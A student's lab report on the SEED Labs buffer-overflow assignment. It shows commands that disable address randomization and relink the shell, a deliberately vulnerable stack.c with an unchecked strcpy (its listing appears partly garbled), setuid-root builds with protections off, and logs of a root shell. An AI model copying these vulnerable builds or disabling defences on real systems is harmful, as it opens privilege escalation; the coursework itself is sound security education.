


Introduction to Offensive Computer Security

MANIKANTA MAMIDI – MM23BM

Project 2- Buffer Flow Attack

Installation and Setup:

I have followed approach 1 which is using a pre-built SEED VM.
This VM has pre-built SEED ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB) downloaded from https://drive.google.com/file/d/138fqx0F8bThLm9ka8cnuxmrD6irtz_4m/view and followed the seed-labs manual for further installation SEED VM on VirtualBox.
VM Manual: <https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md>



Task 1: Getting Familiar with Shellcode:

First, we need to make the Lab Setup


Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder

Turnoff Counter Measures: Disable Address Space Randomization

`sudo sysctl -w kernel.randomize_va_space=0`

Configuring our shell link to zsh


```
sudo ln -sf /bin/zsh /bin/sh
```



The screenshot shows a terminal window titled "seed@VM: ~/.../shellcode". The session log is as follows:


```
[10/18/23] seed@VM:~/.../shellcode$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
[10/18/23] seed@VM:~/.../shellcode$ sudo ln -sf /bin/zsh /bin/sh  
[10/18/23] seed@VM:~/.../shellcode$ ll  
total 8  
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c  
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile  
[10/18/23] seed@VM:~/.../shellcode$ gedit Makefile  
[10/18/23] seed@VM:~/.../shellcode$ gedit call_shellcode.c  
[10/18/23] seed@VM:~/.../shellcode$ make  
gcc -m32 -z execstack -o a32.out call_shellcode.c  
gcc -z execstack -o a64.out call_shellcode.c  
[10/18/23] seed@VM:~/.../shellcode$ make setuid  
gcc -m32 -z execstack -o a32.out call_shellcode.c  
gcc -z execstack -o a64.out call_shellcode.c  
sudo chown root a32.out a64.out  
sudo chmod 4755 a32.out a64.out  
[10/18/23] seed@VM:~/.../shellcode$ ll  
total 44  
-rwsr-xr-x 1 root seed 15672 Oct 18 21:26 a32.out  
-rwsr-xr-x 1 root seed 16752 Oct 18 21:26 a64.out  
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c  
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile  
[10/18/23] seed@VM:~/.../shellcode$
```

Overlook of Stack.C program



```
stack.c
~/Downloads/Project2/Labsetup/code

1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 /* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past.
8 */
9 #ifndef BUF_SIZE
10 #define BUF_SIZE 100
11#endif
12
13 void dummy_function(char *str);
14
15 int bof(char *str)
16{
17    char buffer[BUF_SIZE];
18
19    // The following statement has a buffer overflow problem
20    strcpy(buffer, str);
21
22    return 1;
23}
24
25 int main(int argc, char **argv)
26{
27    char str[517];
28    FILE *badfile;
29
30    badfile = fopen("badfile", "r");
31    if (!badfile) {
32        perror("Cannot open badfile");
33        exit(1);
34    }
35    dummy_function(str);
36
37    system("rm -f badfile");
38}
```



```
seed@VM: ~/.../code$ gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
seed@VM: ~/.../code$ gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L2 && sudo chmod 4755 stack-L2
seed@VM: ~/.../code$ gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
seed@VM: ~/.../code$ gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L3 && sudo chmod 4755 stack-L3
seed@VM: ~/.../code$ gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@VM: ~/.../code$ gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
seed@VM: ~/.../code$ sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/18/23]seed@VM:~/.../code$ ll
total 168
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 18 21:23 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 18 21:24 stack-L1
-rwxrwxr-x 1 seed seed 18692 Oct 18 21:24 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 18 21:24 stack-L2
-rwxrwxr-x 1 seed seed 18692 Oct 18 21:24 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 18 21:24 stack-L3
-rwxrwxr-x 1 seed seed 20120 Oct 18 21:24 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 18 21:24 stack-L4
-rwxrwxr-x 1 seed seed 20112 Oct 18 21:24 stack-L4-dbg
[10/18/23]seed@VM:~/.../code$
```


```
seed@VM: ~/.../code
[10/18/23] seed@VM:~/.../Labsetup$ ll
total 8
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 code
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 shellcode
[10/18/23] seed@VM:~/.../Labsetup$ cd code/
[10/18/23] seed@VM:~/.../code$ ll
total 16
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[10/18/23] seed@VM:~/.../code$ gedit Makefile
[10/18/23] seed@VM:~/.../code$ 
[10/18/23] seed@VM:~/.../code$ ll
total 16
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Oct 18 21:23 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[10/18/23] seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/18/23] seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[10/18/23] seed@VM:~/.../code$ 
```

Run the a32.out and a64.out files after make setuid command

```
seed@VM: ~/.../shellcode
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/18/23] seed@VM:~/.../shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:26 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:26 a64.out
-rw-rw-r-- 1 seed seed 653 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 Makefile
[10/18/23] seed@VM:~/.../shellcode$ ./a32.out
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
[10/18/23] seed@VM:~/.../shellcode$ ./a64.out
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# 
```

Task 2: Understanding the Vulnerable Program:

Below is the Makefile and values L1=164, L2=172, L3=180, L4=10 is set to run the programs.




```
1 FLAGS      = -z execstack -fno-stack-protector
2 FLAGS_32   = -m32
3 TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
4
5 L1 = 164
6 L2 = 172
7 L3 = 180
8 L4 = 10
9
10 all: $(TARGET)
11
12 stack-L1: stack.c
13     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
14     gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
15     sudo chown root $@ && sudo chmod 4755 $@
16
17 stack-L2: stack.c
18     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
19     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
20     sudo chown root $@ && sudo chmod 4755 $@
21
22 stack-L3: stack.c
23     gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
24     gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
25     sudo chown root $@ && sudo chmod 4755 $@
26
27 stack-L4: stack.c
28     gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
29     gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
30     sudo chown root $@ && sudo chmod 4755 $@
```

Task 3: Level1 Buffer overflow:

First, we need to make the Lab Setup


Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder



```
seed@VM: ~/.../Labsetup$ ll
total 8
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 code
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 shellcode
[10/16/23]seed@VM:~/.../Labsetup$ cd code
[10/16/23]seed@VM:~/.../code$ ll
total 16
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[10/16/23]seed@VM:~/.../code$
```


Turnoff Counter Measures before we start the attack,

- Disable the Address Space Randomization as per experiment setup
`sudo sysctl -w kernel.randomize_va_space=0`
- Relinking our shell to ZSH from Dash
`sudo ln -sf /bin/zsh /bin/sh`



```
seed@VM: ~/.../Labsetup$ ll
total 8
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 code
drwxrwxr-x 2 seed seed 4096 Dec 25 2020 shellcode
[10/16/23]seed@VM:~/.../Labsetup$ cd code
[10/16/23]seed@VM:~/.../code$ ll
total 16
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 891 Dec 22 2020 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[10/16/23]seed@VM:~/.../code$ gedit stack.c
[10/16/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/16/23]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[10/16/23]seed@VM:~/.../code$
```

- Changes in Makefile as given in instructions
L1: 164, L2: 172, L3: 180, L4: 10

